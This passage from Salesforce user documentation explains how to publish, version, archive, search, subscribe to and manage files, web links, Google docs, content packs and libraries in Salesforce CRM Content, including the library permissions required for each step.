g. After completing any custom fields, click **Publish** to save the Google doc to its Salesforce CRM Content library, or click **Cancel** to save the doc to your personal library. From there you can delete the doc from Salesforce CRM Content or publish it later. Once a Google doc is published in Salesforce CRM Content, all library members can search for the doc and provide feedback such as comments and votes.

Note: While you have your Google doc open, remember to share it with other Google Apps users in your organization. Only users with access to the Google doc in their Google Apps account can open the doc from Salesforce CRM Content.

Adding Existing Google Docs to a Salesforce CRM Content Library

If you have an existing Google doc, you can publish it into a library:

1. On the Libraries tab, choose **Add Existing** from the Add Google Doc drop-down button. A list of all the Google docs in your Google Apps account displays.
2. Optionally, limit your list of docs by entering a search term or choosing to view only documents, presentations, or spreadsheets.
3. Select the Google doc that you want to add to Salesforce CRM Content and click **Contribute**.
4. Optionally, edit the title of your Google doc and/or add a description.
5. Choose a library. If you do not want to add the doc to a public library, for example if the doc is still in progress, choose **Save in my personal library**.
6. Optionally, choose a language. The `Language` drop-down list is displayed if multi-language support is enabled. If you do not choose a language, Salesforce CRM Content associates your content with your personal language setting. If users restrict their content searches to a particular language, only content associated with that language is displayed in the search result set.
7. To publish the content on behalf of another author, choose that author from the drop-down list.
8. Tag your content. Your tagging permission depends on the tagging rule assigned to the library:
   - If the library does not have a tagging rule or if your administrator assigned the open tagging rule, you can enter tags in the `Tags` field. As you type a tag, Salesforce CRM Content autosuggests tags based on your My Recent Tags list and the Popular Tags section on the Libraries tab. The My Recent Tags list on the Contribute window shows the 20 tags you have used most recently. Click a tag to add it to the `Tags` field automatically.

- If your administrator assigned the guided tagging rule, you can choose from the list of suggested tags or enter a new tag. Click a suggested tag to add it to the `Tags` field automatically.
- If your administrator assigned the restricted tagging rule, you must choose from the list of suggested tags. When you select a tag it turns green.
- You can't change or delete tag names. You can remove tags from a document, but that doesn't delete the tag.
- Tags are case insensitive. You can't have two tags with the same name even if they use different upper and lowercase letters. The case of the original tag is always used.

9. If multiple content types are available, choose one from the drop-down list. The content type determines which custom fields appear for you to categorize and define your content.
10. After completing the custom fields, click **Publish** or **Save**.

Managing Libraries

Contributing Web Links to Salesforce CRM Content

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To publish Web links in Salesforce CRM Content:	`Manage Libraries` checked in your library permission definition OR `Add Content` checked in your library permission definition

To classify and publish a Web link in Salesforce CRM Content:

1. Click the **Libraries** tab.
2. To add a new link, click **Contribute** > **Do you want to link to a website instead?**, then enter the URL, and click **Contribute**. To publish a link that is already in your personal library, click the **My Personal Content** tab, locate the link, and click **Publish**.

   Note: To publish multiple pieces of content at once, select two or more checkboxes in the My Personal Content tab and click **Publish Selected**. All selected content displays in a tab set within the Save or Publish Content dialog. Complete the following steps for each tab in the Save or Publish Content dialog.

3. Assign a title and description to your Web link.
4. Choose a library. This becomes the managing (home) library, meaning that the Web link can be shared with another library but its content details page can only be edited by a user with relevant permissions in the managing library. If you do not want the link to be visible to other users in your organization, choose **Save in my personal library**.
5. Optionally, choose a language. The `Language` drop-down list is displayed if multi-language support is enabled. If you do not choose a language, Salesforce CRM Content associates your content with your personal language setting. If users

restrict their content searches to a particular language, only content associated with that language is displayed in the search result set.

6. To publish the content on behalf of another author, choose that author from the drop-down list.
7. Tag your content. Your tagging permission depends on the tagging rule assigned to the library:
   - If the library does not have a tagging rule or if your administrator assigned the open tagging rule, you can enter tags in the `Tags` field. As you type a tag, Salesforce CRM Content autosuggests tags based on your My Recent Tags list and the Popular Tags section on the Libraries tab. The My Recent Tags list on the Contribute window shows the 20 tags you have used most recently. Click a tag to add it to the `Tags` field automatically.
   - If your administrator assigned the guided tagging rule, you can choose from the list of suggested tags or enter a new tag. Click a suggested tag to add it to the `Tags` field automatically.
   - If your administrator assigned the restricted tagging rule, you must choose from the list of suggested tags. When you select a tag it turns green.
   - You can't change or delete tag names. You can remove tags from a document, but that doesn't delete the tag.
   - Tags are case insensitive. You can't have two tags with the same name even if they use different upper and lowercase letters. The case of the original tag is always used.
8. If multiple content types are available, choose one from the drop-down list. The content type determines which custom fields appear for you to categorize and define your content.
9. After completing the custom fields, click **Publish** or **Save**.

Updating Content Versions

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add a new version:	`Add Content` checked in your library permission definition

Clicking a file name on any Salesforce CRM Content tab opens the content details page.

Publishing a New Version

To publish a new version of the file and update its properties:

1. Click **Edit** > **Upload New Version**. This option does not appear for Web links, content packs, or Google docs.

   To add or remove files from a content pack, see Creating and Modifying Content Packs in Salesforce CRM Content on page 2443.
2. Click **Browse** to find and select the updated file.
3. As needed, update the **Title** and **Description** fields.

4. Fill out the `Reason for change` field. This text is included on the email notifications sent to subscribers and the version list located on the content details page.
5. To publish the content on behalf of another author, choose that author from the drop-down list.
6. Tag your content. Your tagging permission depends on the tagging rule assigned to the library:
   - If the library does not have a tagging rule or if your administrator assigned the open tagging rule, you can enter tags in the `Tags` field. As you type a tag, Salesforce CRM Content autosuggests tags based on your My Recent Tags list and the Popular Tags section on the Libraries tab. The My Recent Tags list on the Contribute window shows the 20 tags you have used most recently. Click a tag to add it to the `Tags` field automatically.
   - If your administrator assigned the guided tagging rule, you can choose from the list of suggested tags or enter a new tag. Click a suggested tag to add it to the `Tags` field automatically.
   - If your administrator assigned the restricted tagging rule, you must choose from the list of suggested tags. When you select a tag it turns green.
   - You can't change or delete tag names. You can remove tags from a document, but that doesn't delete the tag.
   - Tags are case insensitive. You can't have two tags with the same name even if they use different upper and lowercase letters. The case of the original tag is always used.
7. Update any custom fields as needed.
8. Click **Publish**.

Notes on Content Versions

Consider the following information when creating or modifying a new version:

- You cannot edit a file within Salesforce CRM Content. To edit a file, download it from Salesforce CRM Content to your computer, make your changes, then upload the updated version using the **Upload New Version** button.
- The Versions subtab on the content details page lists all content versions. The Recent Activity list on the Libraries tab also notifies users of new content versions.
- Contact Manager, Group, Professional, Enterprise, and Unlimited Edition customers can publish a maximum of 5,000 new versions per 24–hour period. Developer Edition and trial users can publish a maximum of 2,500 new versions per 24–hour period.

Uploading and Publishing Content

Deleting, Archiving, and Restoring Content

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To archive and restore any content in the library:	`Archive Content` checked in your library permission definition
To archive and restore content that you published:	`Add Content` checked in your library permission definition
To delete content:	`Delete Content` checked in your library permission definition

Salesforce CRM Content offers two methods for removing content: archiving and deleting. Archiving a piece of content removes it from its library but does not permanently delete it from Salesforce CRM Content. Once archived, content cannot be downloaded and it does not appear in search results, but you can locate and restore it if necessary. Deleted content, however, is permanently deleted from Salesforce CRM Content when the Recycle Bin is emptied.

Note: If you delete a content pack, you do not delete the individual files within the pack; only the pack (container) is deleted. Files that are included in a content pack or content delivery cannot be deleted until the pack or delivery is deleted.

To archive or delete content:

1. Click the file name on the Libraries, Content, or Subscriptions tabs.
2. On the content details page, click **Archive Content** or **Delete Content**.

Note:

- Authors can always archive and restore their own content. Authors do not require the `Archive Content` library permission option.
- If a file is in Salesforce CRM Content and also posted in Chatter, archiving it doesn't remove the Chatter post.
- Deleting a Chatter file from the content details page deletes the file from Salesforce CRM Content and from Chatter.

To restore archived content, open the content details page and click **Restore Content**. You can use any of the following methods to open the content details page for an archived piece of content:

- Follow a bookmark to the archived content.
- In the Libraries tab, click a library name to open the library details page. Click the **View Archived Content** link to see a list of archived content on the Content tab. The **View Archived Content** link only displays if you have the `Archive Content`, `Add Content`, or `Manage Libraries` privileges in your library permission. If you have the `Archive Content` or `Manage Libraries` privileges, you will see a list of all archived content in the library, regardless of author. If you do not have those privileges but have the `Add Content` privilege, you will only see archived content that you authored and archived. Click the content you want to restore to open the content details page.

To restore deleted content, click on the **Recycle Bin** link in any tab. Select the content and click **Undelete**.

Note: Archived and deleted files are automatically removed from subscription lists. Subscribers are not notified when content is archived or deleted.

Deleting a File from the File Detail Page

Creating and Modifying Content Packs in Salesforce CRM Content

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or modify content packs in Salesforce CRM Content:	`Manage Libraries` checked in your library permission definition OR `Add Content` checked in your library permission definition

A *content pack* is a collection of related documents or files that are stored as a group in Salesforce CRM Content. For example, you may want to create a content pack with a product list, price quote, and contract to send to a particular customer. Any file in Salesforce CRM Content can be added to a content pack, from traditional business documents such as Microsoft® PowerPoint presentations and Adobe® PDF files, to audio files, video files, and Google docs. Using email or instant messaging, you can distribute the content pack to colleagues in your organization or leads and contacts outside your organization. The recipient of a *content delivery* can click a single URL to open a preview player with which he or she can preview and download the content. You can then view tracking information to see how often the content pack was viewed and which documents were downloaded. .

Note: Content packs support all files types; however, the preview player launched by the content-delivery URL displays only PowerPoint, Word, Excel, and PDF files. The preview player does not display copy-protected PDFs. Also, working with content packs requires Adobe Flash® Player, version 9.0.11.5 or higher. If you do not have Flash installed, Salesforce provides a link to Adobe's website where you can download Flash for free.

To work with content packs:

1. Depending on whether you want to create, customize, or modify a content pack, use one of the following options:

   Note: The following options are only available if `Enable content pack creation` is selected in Setup on the **Customize** > **Salesforce CRM Content** > **Settings** page. If content pack creation is disabled after packs have been created, Salesforce does not delete existing packs but they cannot be customized or modified.

   - To create a new content pack, click the **Libraries** tab and then choose **Create New** > **Content Pack**.

- To create a new content pack by copying an existing pack and adding, removing, or reordering files, open the content details page for the pack and click **Clone & Customize**.
- To update a content pack and publish a new version, open the content details page for the pack and click **Edit** > **Edit Content Pack**.

2. Click **Search files** to display all the content in your libraries. To refine your results, select a specific library to search or enter a search term in the text box.

   In addition to files and documents, search results also list content packs.

3. Drag the desired content from the search results into the assembly section in the lower half of the window. The following options help you assemble your content pack:

   - In the search results, click a document to preview it in the lower half of the window. Choose **Add to Content Pack** or **Hide preview** as needed.
   - In the search results, hover over a document and click the folder icon () to view the content packs that use the document.
   - In the search results, hover over a content pack and click the folder icon () to view all the documents in the pack.
   - In the assembly section, hover over a document and click the garbage can icon () to remove that document from the pack you are assembling.
   - Click **Clear** at any time to revert your changes; click **Cancel** to return to the Libraries tab.

   Note: The maximum number of files that can be included in a content pack is 50.

4. When you are done assembling or modifying your content pack, click **Save** and assign or change the content pack's name.
5. In the Save or Publish Content dialog:

   a. Select a library. If you do not want the content pack to be visible to other users in your organization, for example if your work is still in progress, choose **Save in my personal library**.
   b. Optionally, add or modify the content pack's description.
   c. Optionally, choose a language. The `Language` drop-down list is displayed if multi-language support is enabled. If you do not choose a language, Salesforce CRM Content associates your content with your personal language setting. If users restrict their content searches to a particular language, only content associated with that language is displayed in the search result set.
   d. If you are modifying the content pack, complete the `Reason for Change` field.
   e. To publish the content on behalf of another author, choose that author from the drop-down list.
   f. Tag your content. Your tagging permission depends on the tagging rule assigned to the library:

      - If the library does not have a tagging rule or if your administrator assigned the open tagging rule, you can enter tags in the `Tags` field. As you type a tag, Salesforce CRM Content autosuggests tags based on your My Recent Tags list and the Popular Tags section on the Libraries tab. The My Recent Tags list on the Contribute window shows the 20 tags you have used most recently. Click a tag to add it to the `Tags` field automatically.
      - If your administrator assigned the guided tagging rule, you can choose from the list of suggested tags or enter a new tag. Click a suggested tag to add it to the `Tags` field automatically.
      - If your administrator assigned the restricted tagging rule, you must choose from the list of suggested tags. When you select a tag it turns green.
      - You can't change or delete tag names. You can remove tags from a document, but that doesn't delete the tag.

- Tags are case insensitive. You can't have two tags with the same name even if they use different upper and lowercase letters. The case of the original tag is always used.

g. If multiple content types are available, choose one from the drop-down list. The content type determines which custom fields appear for you to categorize and define your content.

h. Click **Publish**. You can then view the content details page, return to the Libraries tab, or publish another file.

Viewing and Editing Content Deliveries

FIND CONTENT

Finding Salesforce CRM Content

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions	
To access Salesforce CRM Content:	`Salesforce CRM Content User` checked in your personal information AND Member of the library

If your organization has Salesforce CRM Content enabled, you can take advantage of Salesforce CRM Content functionality on detail pages for leads, accounts, contacts, opportunities, products, cases, or custom objects. The Related Content related list allows you to search for files, content packs, Web links, or Google docs and attach them to the record. When you attach a file, the latest version will be available for the life of the record unless the file is removed.

From the Related Content related list, you can:

- Click the content's title to view the content details page where you can perform several tasks, such as commenting and voting on content, downloading files, opening Web pages and Google docs, and subscribing to content, authors, tags, or libraries. For more information, see Viewing and Editing Content Details on page 2449.
- Click **Del** next to a piece of content to remove it from the record. This does not delete the content from the Salesforce CRM Content library.
- If content deliveries are enabled in your organization, click **Deliver Content** to create a content delivery. A *content delivery* allows you to easily convert documents such as Microsoft® PowerPoint and Word files into an optimized web-based version for easy online viewing. Once you create your delivery, you can send its encrypted URL to any recipient, such as leads, customers, partners, and colleagues, and then track how often the content is viewed or downloaded. In addition to tracking, content deliveries provide several benefits over sending files as attachments, such as giving you control over how long the

delivery is available to viewers and whether a viewer can download a file or see it online only. For more information, see Creating Content Deliveries on page 2473.

- Search for related content:

  1. Click **Find Content** or **Search All**. In both cases, Salesforce CRM Content searches within the libraries that you have access to. If you click **Search All**, the search results display all the content in your libraries. For the Find Content search, your search results contain content that is relevant to the record; Salesforce CRM Content searches for content with text or attributes that match the following fields:

     ◊ On an opportunity, the `Opportunity Name`, `Account Name`, and all competitors and products.
     ◊ On an account, the `Account Name` and `Industry`.
     ◊ On a case, the `Case Reason`, `Subject`, `Account Name`, and `Industry`.
     ◊ On a lead, the `Name`, `Company`, `Industry`, and `Title`.

     Note: On a custom object, clicking **Find Content** returns search results that contain the full custom object name in the document's text or attributes. If no content meets this criterion, the search results will be empty and a Search All search should be used instead.

  2. On the search results page, filter your results as needed by entering search terms or selecting filter criteria from the sidebar.
  3. Click **Attach** for any file that you want to attach to the record.
  4. Click the **Back** link to return to the detail page.

Searching for Content

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To search Salesforce CRM Content:	`Salesforce CRM Content User` checked in your personal information AND Member of the library

Clicking the Content tab displays files, content packs, Web links, and Google docs published in your Salesforce CRM Content libraries. If Chatter is enabled, and your administrator has enabled the setting to show Chatter files in Salesforce CRM Content, files posted to Chatter groups and other Chatter files that aren't private or privately shared, are also displayed on the Content tab. The top twenty most recently modified items are listed by default. You can filter the list using the Filter Your Results sidebar.

To search for specific content:

1. From the Search drop-down list, restrict your search to a specific library or choose to search in all libraries. If available, restrict your search to just Chatter files or just files in Chatter groups you're a member of.

Tip: To display all the locations where the content appears, click **Display Options** and select **Display Locations**. The locations are listed under each title.

2. Enter your search term(s) and click **Go!**. Salesforce CRM Content performs a full-text search of the following document types: rich text format (RTF), UTF-8 encoded TXT, HTML, XML, Adobe® PDF, and Microsoft® Office 97 through Microsoft Office 2007 Word, Excel, and PowerPoint files.
3. If your administrator has enabled multi-language support, you can restrict your search to a specific language. By default, Salesforce CRM Content searches all the content in your libraries that is published in your default user language. Searching in all languages also searches the titles, author names, tags, file extensions, and custom fields of content in all languages.

   Note: Searching in all languages does not search the text or description of documents that were published in languages other than your default user language.

4. Optionally, in the Filter Your Results sidebar, filter your search results by file format, featured content, author, tag, libraries, language, custom field, or Chatter group (if available). The number in parentheses next to each filter type shows you how many matching files, content packs, Web links, and Google docs are in the search results.

The Content tab provides several options:

- Click **Display Options** to customize your view by adding sortable columns for various content criteria (such as Size and Publication Date), or choosing to display descriptions, tags and locations. **Display Locations** shows the libraries and Chatter groups where the content appears. **My Libraries: none** or **My Chatter Groups: none** means that the file is a Chatter file and is not part of any libraries or Chatter groups. The "smart bar" graphic for downloads, comments, ratings, and subscribers allows you to compare files, content packs, Google docs, and links within a search result set.

  Note: Chatter groups are only included in **Display Locations** if Chatter is enabled, and your administrator has enabled the setting to show Chatter files in Salesforce CRM Content.

- Select one or more files and click **Download** to create a zip file with your selected content. Web links and Google docs cannot be included in zip files.
- Hover over a file icon to see a snapshot of information about the specific file, content pack, Google doc, or Web link and options such as subscribing, voting, and downloading.
- Click the subscription icon next to the file name to toggle a subscription on or off. For more information, see Viewing and Editing Content Subscriptions on page 2452.
- Click the file name to view the content details page. The content details page provides all the available information about a file, content pack, Google doc, or link. For more information, see Viewing and Editing Content Details on page 2449.

Search supports several file types and has limits on file sizes. If a file exceeds the maximum size, the text within the file isn't searched, but the file's author name, tags, file extension, and custom fields are.

File Type	File Extensions	Maximum File Size for Text Within the File to be Searchable
HTML	`.htm`, `.html`, `.xhtml`	5 MB
PDF	`.pdf`	25 MB
PPT	`.ppt`, `.pptx`, `.pptm`	25 MB
RTF	`.rtf`	5 MB

File Type	File Extensions	Maximum File Size for Text Within the File to be Searchable
Text	`.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt`	5 MB
Word	`.doc`, `.docx`, `.docm`	25 MB
XML	`.xml`	5 MB
XLS	`.xls`, `.xlsx`, `.xlsm`	5 MB

Searching for Files

Viewing and Editing Content Details

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To preview and download shared content:	Member of the library
To preview and download private content:	None
To upload a new version:	`Add Content` checked in your library permission definition
To archive and restore content:	`Archive Content` checked in your library permission definition OR Author of the content
To permanently delete content:	`Delete Content` checked in your library permission definition
To view and edit comments:	`Modify Comments` checked in your library permission definition
To delete comments:	`Delete Comments` checked in your library permission definition
To tag content:	`Tag Content` checked in your library permission definition
To mark content as featured:	`Feature Content` checked in your library permission definition
To deliver content from a shared library:	`Deliver Content` checked in your library permission definition
To deliver content from a personal library:	`Deliver Uploaded Files and Personal Content` checked in your library permission definition
To post content from a library to a Chatter feed:	`Post Content to Chatter Feeds` checked in your library permission definition

Clicking a file name on the Libraries, Content, or Subscriptions tabs opens the content details page, which is a central access point to preview content and gather information about a particular file, Web link, content pack, or Google doc in Salesforce CRM Content. Starting with the Summer '10 release, if Chatter is enabled for your organization, files posted to Chatter are also listed.

The Preview tab displays if your file is one of the following types:

- Microsoft® Office 97 through Microsoft Office 2007 Word, Excel, and PowerPoint. Some Microsoft Office 2007 features don't display correctly in previews.
- Adobe® PDF. Copy-protected PDFs can't be previewed.
- JPG, BMP, GIF, and PNG

The following options are available on the content details page depending on the type of content you are viewing, your library permissions, and whether the content is in a public or private library, or from Chatter:

- Click the thumbs up or thumbs down icon to vote for the file, Web link, content pack, or Google doc. To change your vote, click the opposite icon. After you cast a vote, the Recent Activity list on the Libraries tab indicates whether you like or dislike the content.
- Click **Deliver Content** to create a content delivery. Click **Deliver Content** > **Show Content Deliveries** to view a list of deliveries associated with the content.
- For Web links or Google docs, click the **Open** button to open the Web page in a separate window. For files, click the **Download** button to open or save the file.
- Click **Subscribe** or **Subscribed** to toggle your subscription on or off.
- For files, click the Content Packs subtab to see which content packs include this file.
  - ◊ Library administrators can click **Remove from all** to remove the file from all content packs that include the file.
  - ◊ Click the name of the content pack that includes the file to view the details of that content pack.
- For content packs, click **Clone & Customize** to create a new pack by adding or removing files and slides. Salesforce CRM Content saves or publishes your customized pack as new content, not a version of the pack you copied.
- Click **Edit** > **Edit Content Details** to modify standard and custom fields.
- Click **Edit** > **Edit Content Pack** to create a new version of a content pack by adding or removing files.
- For files, click **Edit** > **Upload New Version** to replace the file with a new version. The version option is not available for Web links, content packs, or Google docs.

  Note: If the **Add New Version** button is grayed out, your organization has exceeded its file storage allowance and new content cannot be uploaded.

- Click **Edit** > **Archive Content** to remove the file, Web link, content pack, or Google doc from the library. Authors can archive and restore their own content regardless of library permissions.If a file is in Salesforce CRM Content and also posted in Chatter, archiving it doesn't remove the Chatter post.
- Click **Edit** > **Delete Content** to delete the file, Web link, content pack, or Google doc from Salesforce CRM Content by moving it to the Recycle Bin. Authors can delete and undelete their own content regardless of library permissions. Deleting a Google doc removes the doc's association with Salesforce CRM Content but does not delete the doc in Google Apps. You cannot delete a file that is included in a content pack or content delivery. Deleting a Chatter file from the content details page deletes the file from Salesforce CRM Content and from Chatter.
- Click **Edit** > **Library Actions** and choose **Move to Another Library** to move the content to a different managing (or “home”) library. Choose **Share to Another Library** to share content into additional libraries without changing the managing library. Sharing or linking content to other libraries enables members of those libraries to find your content. If the managing library and shared library have different tagging rules, the most restrictive tagging rule applies. If you want to remove content from a library where the content is shared, click **Remove from Libraries**. This option does not remove content from its managing library
- Click the Comments subtab to view, add, edit, or delete comments.
- Click the Versions subtab to view a list of all file versions and the reason-for-change statements provided by the authors.
- Click the Downloads subtab to view a list of all Salesforce CRM Content users who have downloaded the file. Download data is not available for Web links or Google docs.
- Click the Subscribers subtab to view a list of all Salesforce CRM Content users subscribed to the file, Web link, or Google doc. To subscribe to an author, click the drop-down button next to the author's name. To subscribe to a library, click the drop-down button next to the library name.

- Click a tag name to view all the content associated with that tag. Click the arrow next to the tag to remove the tag or to subscribe to all content with that tag.
- To add a new tag, enter a tag name in the `Add Tags` field and click **Save**. As you type a tag, Salesforce CRM Content autosuggests tags based on the tags in your My Recent Tags list in the Save or Publish window and the Popular Tags section on the Libraries tab.

  Note: If your administrator applied a library tagging rule, you may not be able to enter new tags. If the guided tagging rule is applied, you can click **Add Tags** and choose from the list of suggested tags or enter new tags. If the restricted library tagging rule is applied, you can click **Add Tags** and choose from the list of suggested tags, but you cannot enter your own tags.

- Click the author's name to see a list of the author's published content. Click the arrow next to the author's name and choose **Subscribe to Author** to subscribe to all content published by that author.
- Click **Feature** or **Don't Feature** to toggle the "feature" designation on or off. Featured content receives a higher priority than similar content in search results; for example, if 100 files contain the search criteria term `sales asset`, any featured files with that term will appear at the top of the search results list. Featured content is also listed on the library overview and library detail pages for quick access.
- Click a library name to view details about the library. Click the arrow next to the library name and choose **Subscribe to Library** to subscribe to all content in the library or **Show Library Content** to view a list of all files, content packs, Web links, and Google docs published to the library.

Using the Content Related List

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To access Salesforce CRM Content:	`Salesforce CRM Content User` checked in your personal information

The Content related list on a record detail page includes links to all of the content that has been associated with that record in Salesforce CRM Content. Click the file name to open the content details page.

Only Salesforce CRM Content users who are members of the library where the content was published can see the published file in the Content related list. For example, if you select the "Big Deal" opportunity when publishing `BigDealStrategy.doc` into the Sales Collateral library, the Content related list on the "Big Deal" opportunity includes a link to `BigDealStrategy.doc` only for members of the Sales Collateral library. Users who are not members of that library do not see the link.

You can use the Related Content related list to access Salesforce CRM Content from leads, accounts, contacts, opportunities, products, cases, or custom objects. For more information, see Finding Salesforce CRM Content on page 2445.

Viewing and Editing Content Subscriptions

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To subscribe to content:	`Salesforce CRM Content User` checked in your personal information AND Member of the library

Clicking the Subscriptions tab displays the Subscriptions home page, where you can view your Salesforce CRM Content subscriptions and toggle them off or on.

Note: To subscribe to a file, content pack, Web link, or Google doc, view its content details page and click **Not Subscribed**. From the content details page you can also subscribe to a tag, author, or library by using the drop-down menus next to the tag, author, or library name.

On the Subscriptions tab, click the Content, Tags, Authors, or Libraries subtabs to view your subscriptions. Depending on your notification settings, you are notified of changes to your subscribed content via real-time emails or a once-daily email.

Tip: To configure your notification settings, go to your personal information page, click **Edit**, and select `Receive Salesforce CRM Content email alerts`. If you want to receive a once-daily summary rather than real-time email alerts, also select `Receive Salesforce CRM Content emails as daily digest`.

Subscriptions generate the following notifications:

- If you subscribe to a file, you are notified when a viewer adds comments to the file or when a new version of the file is published. If you subscribe to a Web link or Google doc, you are notified when comments are added but not when the link is changed or the doc is edited.
- If you subscribe to a content pack you are notified when a new version of the pack is published. Unless you are subscribed to the individual files within a content pack, you are not notified when new versions of the files are published.
- If you subscribe to a tag, you are notified of any newly published content that is associated to the subscribed tag. To be notified that new versions of the tagged content are available, subscribe to the content.
- If you subscribe to an author, you are notified when the author publishes new content. To be notified that new versions of an author's content are available, subscribe to the content.
- If you subscribe to a library, you are notified when new content is added to the library, including existing content that has been newly linked to your subscribed library. To be notified that new versions of the library content are available, subscribe to the content.

Viewing and Editing Libraries

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit a library:	"Manage Salesforce CRM Content" OR `Manage Libraries` checked in your library permission definition
To add or remove library members:	"Manage Salesforce CRM Content" OR `Manage Libraries` checked in your library permission definition

Once you have located a Salesforce CRM Content library in the **My Libraries** area of the Libraries tab home page or on a content details page, click the library name to display detailed information. For details about the publishing options at the top of the page, see Uploading and Publishing Content on page 2436.

From the library title area, you can click the following quick links:

- **Browse** to view search results showing all the content in the library.
- **Edit** to change the library name or description.
- **Delete** to delete an empty library. If you want to delete a library that contains content, you must first move the content to another library or delete it and empty the Recycle Bin.

  Note: If your Recycle Bin is empty and you are unable to delete the library, another user's Recycle Bin may contain deleted content from the same library. A library cannot be deleted until all its content is permanently deleted or moved to another library.

- **Edit Members** to add or remove library members or change their library permission.
- **Tagging Rules** to change the tagging method permitted in the library.
- **Content Types** to restrict the content types available to library contributors.
- **View Archived Content** to view a list of archived content in the library. If you do not have the `Archive Content` or `Manage Libraries` privilege in your library permission, the archived content list only contains content that you authored and archived, not content that other authors archived.

The library detail page contains the following sections:

Members

This section lists all the Salesforce CRM Content users who are members of the library. To limit the member list, enter a username and click **Filter**. You can filter by the beginning of a username but not the last name.

To add new members to the library:

1. Click **Add Members**.
2. If you do not immediately see the member you want to add, enter keywords in the search box and click **Find**.
3. Select members from the Available Members box. Members can include individual Salesforce CRM Content users or public groups containing Salesforce CRM Content users.

   Tip: If you have a large number of Salesforce CRM Content users, create a public group and add the group to a library rather than adding users to the library individually.

4. Click **Add** to add the members to the library.
5. Click **Next**.
6. Select a library permission for each user or public group and click **Save**.

To remove a member from the library, click **Remove**. To change a member's library permission, click **Edit** and choose a new library permission from the drop-down list.

Featured Content

This section lists the five pieces of content in the library most recently designated as "featured." If no content has been featured, this section does not display. Featured content receives a higher priority than similar content in search results; for example, if 100 files contain the search criteria term `sales asset`, any featured files with that term will appear at the top of the search results list. To see all featured content, click **Show All**. To toggle the feature status on or off, go to its content details page.

Top Content

This section includes lists that summarize content activity in your library. Within a list, click a file icon to download the content or click the title to open the associated content details page. In the Top Content section you can choose from the following categories:

- **Publication Date**—This content is sorted in descending order according to the most recent publication date. Choose the number of records you want to view from the accompanying drop-down list, or click the **Show All** button to list all the published files, Web links, and Google docs.
- **Num Downloads**—This content is sorted in descending order according to the highest number of downloads. The bar graphic indicates how one record compares to another. Choose the number of records you want to view from the accompanying drop-down list, or click the **Show All** button to list all the downloaded content.
- **Rating**—This content is sorted in descending order according to the highest number of thumbs-up votes. Green and red in the bar graphic represent positive and negative votes, respectively. Choose the number of records you want to view from the accompanying drop-down list, or click the **Show All** button to list all the content with votes.
- **Num Comments**—This content is sorted in descending order according to the highest number of viewer comments. The bar graphic indicates how one record compares to another. Choose the number of records you want to view from the accompanying drop-down list, or click the **Show All** button to list all the content with associated comments.

Popular Tags

This "tag cloud" shows you how the content in your library has been labeled. Tags are descriptive terms assigned during upload or revision that help classify and organize content. Click a tag name to view search results containing all the files, Web links, and Google docs with that tag. The tag names increase in size within the tag cloud according to popularity, meaning that the largest tags have been assigned to the most content. You can choose to sort the tags alphabetically or by popularity. The tag cloud contains the 30 most popular tags.

Recent Activity

This section is a snapshot of activity within your library. It shows the most recent files, Web links, and Google docs to receive comments, votes, or subscriptions. Featured content and newly published content are also included, but new versions of existing content, archived content, and deleted content do not appear in the Recent Activity section. Use the **Older** and **Newer** buttons to scroll through records. The Recent Activity section contains a maximum of 100 records.

Most Active Contributors

This section shows the authors who have uploaded content into your library most frequently. The names increase in size according to activity, so the largest names are the authors who have contributed the most content.

Managing Libraries

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create libraries:	"Manage Salesforce CRM Content" OR "Create Libraries"
To edit libraries:	"Manage Salesforce CRM Content" OR `Manage Libraries` checked in your library permission definition

Clicking the Libraries tab opens the libraries home page. On the home page you can access your personal library, create new libraries in Salesforce CRM Content, choose a specific library to view or edit, and analyze library usage and activity. For details about the publishing options at the top of the page, see Uploading and Publishing Content on page 2436. The libraries home page has two tabs: Shared Content, which provides information about shared libraries, and My Personal Content, which contains information about your personal library.

Shared Content

The Shared Content tab on the libraries home page contains the following sections:

My Libraries

This section lists all the libraries to which you have access. Click a library name to view details about that library or click **Browse** to view a list of all the content in the library. Click the **New** button to create new libraries, add users to a library, or assign library permissions to users.

Featured Content

This section lists the five pieces of content in your libraries most recently designed as "featured." Featured content receives a higher priority than similar content in search results; for example, if 100 files contain the search criteria term `sales asset`, any featured files with that term will appear at the top of the search results list. To see all featured content, click **Show All**. To toggle a piece of content's feature status on or off, go to its content details page.

Top Content

This section includes lists that summarize content activity across all your libraries. Each list sorts content according to specific criteria. Within a list, click a file icon to download content or click a title to open the associated content details page. In the Top Content section you can choose from the following categories:

- **Publication Date**—This content is sorted in descending order according to the most recent publication date. Choose the number of records you want to view from the accompanying drop-down list, or click the **Show All** button to list all the published files, Web links, and Google docs.
- **Num Downloads**—This content is sorted in descending order according to the highest number of downloads. The bar graphic indicates how one record compares to another. Choose the number of records you want to view from the accompanying drop-down list, or click the **Show All** button to list all the downloaded content.
- **Rating**—This content is sorted in descending order according to the highest number of thumbs-up votes. Green and red in the bar graphic represent positive and negative votes, respectively. Choose the number of records you want to view from the accompanying drop-down list, or click the **Show All** button to list all the content with votes.
- **Num Comments**—This content is sorted in descending order according to the highest number of viewer comments. The bar graphic indicates how one record compares to another. Choose the number of records you want to view from the accompanying drop-down list, or click the **Show All** button to list all the content with associated comments.

Popular Tags

